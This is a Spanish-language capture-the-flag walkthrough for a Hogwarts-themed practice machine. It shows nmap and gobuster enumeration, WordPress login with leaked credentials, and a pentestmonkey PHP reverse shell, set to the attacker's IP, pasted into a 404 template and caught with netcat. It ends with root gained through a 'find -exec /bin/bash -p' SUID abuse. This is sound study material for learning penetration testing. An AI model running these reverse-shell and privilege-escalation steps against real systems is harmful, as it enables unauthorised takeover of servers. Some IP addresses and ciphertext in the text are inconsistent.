

Sudo nmap -vvv -sS -sV -O 192.168.1.0/24

```
> sudo nmap -vvv -sS -sV -O 192.168.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-16 17:48 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 17:48
```


Saldra una IP con el puerto 80 abierto

```
Nmap scan report for HogWarts.home (192.168.1.82)
Host is up, received arp-response (0.0053s latency).
Scanned at 2022-06-16 17:48:21 CEST for 117s
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.46 ((Ubuntu))
MAC Address: 08:00:27:49:C3:B9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.3
TCP/IP fingerprint:
OS: SCAN(V=7.92%E=4%D=6/16%OT=80%CT=1%CU=42151%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=62AB513A%P=x86_64-pc-linux-gnu)SEQ(SP=F9%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%0=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%
OS:A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)
```


Abrir navegador e ir a la IP, en este caso  
192.168.1.82

Se abrirá una web por defecto de apache  
Hacemos click derecho e inspeccionar elemento

Abajo del todo veremos una pista que nos dice que miremos en /alohomora así que  
ponemos  
192.168.122.23/alohomora




Nos dirá que la clave de Draco es su casa (slytherin)



Ahora hacemos un gobuster para ver qué más directorios existen

```
gobuster dir -u 192.168.122.23 -P 80 -w /usr/share/dirb/wordlists/common.txt
```

Nos saldrán más directorios, entre ellos uno llamado log




Accedemos a el así 192.168.122.23/log

Nos dará una contraseña y nos dirá que miremos en /DiagonAlley

La contraseña está cifrada en base64, la desciframos y saldrá algo así




::ilikesocks



Vamos a DiagonAlley así 192.168.122.23/DiagonAlley

Veremos una web con dos artículos



El primer artículo tendrá un código cifrado, lo podemos descifrar en [decode.fr/cipher-identifier](https://decode.fr/cipher-identifier)

Ahora hacemos de nuevo un gobuster pero bajo ese directorio

gobuster dir -u 192.168.122.23/DiagonAlley

Nos mostrará que hay varios directorios y archivos de wordpress, entre ellos uno llamado wp-admin

```

> sudo gobuster dir -u 192.168.1.82/DiagonAlley -P 80 -w /usr/share/dirb/wordlists/common.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.82/DiagonAlley
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/06/16 17:57:21 Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/index.php (Status: 301) [Size: 0] [--> http://192.168.1.82/DiagonAlley/]
/wp-admin (Status: 301) [Size: 327] [--> http://192.168.1.82/DiagonAlley/wp-admin/]
/wp-content (Status: 301) [Size: 329] [--> http://192.168.1.82/DiagonAlley/wp-content/]
/wp-includes (Status: 301) [Size: 330] [--> http://192.168.1.82/DiagonAlley/wp-includes/]
Progress: 4614 / 4615 (99.98%)
Progress: 4614 / 4615 (99.98%)
/xmlrpc.php (Status: 405) [Size: 42]
=====
2022/06/16 17:57:25 Finished
=====


```

Accedemos a él así 192.168.122.23/DiagonAlley/wp-admin

Nos saldrá una página de inicio de sesión

Colocamos de nombre Draco y de contraseña slytherin

192.168.1.82/DiagonAlley/wp-login.php?redirect\_to=http%3A%2F%2F192.168.1.82%2FDiagonAlley%2Fwp-admin%2F&reauth=1



Nombre de usuario o correo electrónico

Contraseña

☐ Recuérdame

[¿Has olvidado tu contraseña?](#)

[+ Volver a Daily Prophet](#)

Copiar php-reverse-shell.php de /usr/share/webshells/php a Documentos

```
> sudo cp /usr/share/webshells/php/php-reverse-shell.php ~/Documents
> ls
php-reverse-shell.php
e > ~ /Documents |
```

Cambiar el propietario del archivo con chown para poder editarlo

```
> sudo chown zom:zom php-reverse-shell.php
```


Editarlo con nano para que lo IP sea la de nuestro equipo y el puerto que queramos poner como escucha

```
GNU nano 5.4 php-reverse-shell.php *
// This tool may be used for legal purposes only. Users take full resp
// for any actions performed using this tool. If these terms are not a
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP a
// The recipient will be given a shell running as the current user (ap
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() w
// Some compile-time options are needed for daemonisation (like pcntl,
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuc


set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.127'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
```

Copiar todo el código e ir a la web de wordpress con el usuario de Draco


Ir a Apariencia -> editor de temas



Seleccionar de la lista el de error 404




Pegar el código y aplicar cambios



Usar el comando nc -nlvp 4444 para escuchar desde ese puerto

```
> nc -nlvp 4444
listening on [any] 4444 ...
```

Ingresar un enlace inválido en wordpress



Se abrirá el acceso a la Shell del equipo que tiene wordpress

```
> nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.127] from (UNKNOWN) [192.168.1.82] 41534
Linux HogWarts 5.8.0-26-generic #27-Ubuntu SMP Wed Oct 21 22:29:16 UTC 2020 x86_64 x86_64
x86_64 GNU/Linux
18:16:34 up 36 min, 0 users, load average: 0.36, 0.19, 0.33
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Ejecutar el comando find . -exec /bin/bash -p \; -quit

```
$ find . -exec /bin/bash -p \; -quit
```

Nos dará acceso al bash en lugar de sh y con el usuario root

```
$ find . -exec /bin/bash -p \; -quit
whoami
root
|
```

O cambiamos al usuario doobby con la contraseña que encontramos antes (ilikesocks)

```
su dooby
Password: ilikesocks
whoami
dooby
```

Vamos al directorio /home/dobby y usamos el comando base32 al archivo flag1.txt para poder leer archivos dado que Cat no funciona

```
base32 flag1.txt
EJEGC4TSPEQHA33UORSXEIDUNBUXGIDZMVQXEIDTNBXXK3DEEBXG65BAM5XSA5DPEB2GQZJA0NRW
Q33PNQGG6ZRA05UXUYLSMRZHSIQKBJTGYYLHGF5TE0BTGI3WCNBZGY2GGYRTHEYWINZUGEYTCYJR
HA2WCNJQGQ3WCZD5BI=====
```

Usamos la web dcode.fr/identification-chiffrement para saber que cifrado está utilizando y nos saldrá que es base32

★ BROWSE THE FULL LIST OF TOOLS

Results

L'analyseur dCode suggère d'investiguer :

Base32	██████████
Chiffre par Substitution	■
Chiffre par Décalages	■
Chiffre Homophonique	□
Base 58	□

IDENTIFYING A CODED MESSAGE

★ ENCRYPTED MESSAGE TO RECOGNIZE ⓘ

EJEGC4TSPEQHA33UORSXEIDUNBUXGIDZMVQXEIDTNBXXK3DEEBXG65BAM5X  
SA5DPEB2GQZJA0NRW  
Q33PNQGG6ZRA05UXUYLSMRZHSIQKBJTGYYLHGF5TE0BTGI3WCNBZGY2GGYR  
THEYWINZUGEYTCYJR  
HA2WCNJQGQ3WCZD5BI=====

★ CLUES/KEYWORDS (OPTIONAL)

► ANALYZE

See also: **Frequency Analysis** — **Index of Coincidence**

IDENTIFY SYMBOLS

Go to: **Ciphers with Symbols**

Lo pasamos por un descifrador de base32

★ BROWSE THE FULL LIST OF TOOLS

Results

Affichage ASCII limité aux caractères imprimables (caractères de contrôles et non-ASCII remplacés par ☺)

"Harry potter this year should not go to the school of wizardry"

flag1{28327a4964cb391d74111a185a5047ad}

0000

Base32 - dCode

BASE32 DECRYPTION

Do not confuse with the conversion to mathematical base 32!

Jump to: **Conversion to Base N**

★ BASE 32 ENCRYPTED MESSAGE ⓘ

EJEGC4TSPEQHA33UORSXEIDUNBUXGIDZMVQXEIDTNBXXK3DEEBXG65BAM5X  
SA5DPEB2GQZJA0NRW  
Q33PNQGG6ZRA05UXUYLSMRZHSIQKBJTGYYLHGF5TE0BTGI3WCNBZGY2GGYR  
THEYWINZUGEYTCYJR  
HA2WCNJQGQ3WCZD5BI=====

★ FORMAT OF RESULTS

☒ ASCII CHARACTERS (PRINTABLE)

☐ HEXADECIMAL 00-FF-FF

☐ DECIMAL 0-127-255

☐ OCTAL 000-177-377

☐ BINARY 00000000-11111111

☐ WHOLE NUMBER

☐ FILE TO DOWNLOAD

► DECIPHER

See also: **Base64 code**

ENCRYPTION WITH BASE32

☒ ENCODE A FILE WITH BASE-32

★ FILE TO ENCODE IN BASE-32

Examiner... NO SE HA SELECCIONADO NINGÚN ARCHIVO.

☐ ENCODE TEXT WITH BASE-32

Y saldrá otra flag nueva, repetimos el proceso de detectar que cifrado usa





Y nos dir  que  cifrado md5, lo desciframos



Nos saldr  un mensaje que dice goodjob


Esto, no sirve para nada realmente

Ahora miramos el directorio del usuario root

```
cd root
ls
proof.txt
snap
|
```

Y leemos el archivo llamado proof.txt

```
base32 proof.txt | base32 -d
```



```
root{63a9f0ea7bb98050796b649e85481845!!}
```

Enlace de interés: <https://www.cyberguider.com/hogwarts-vulnhub-writeup/>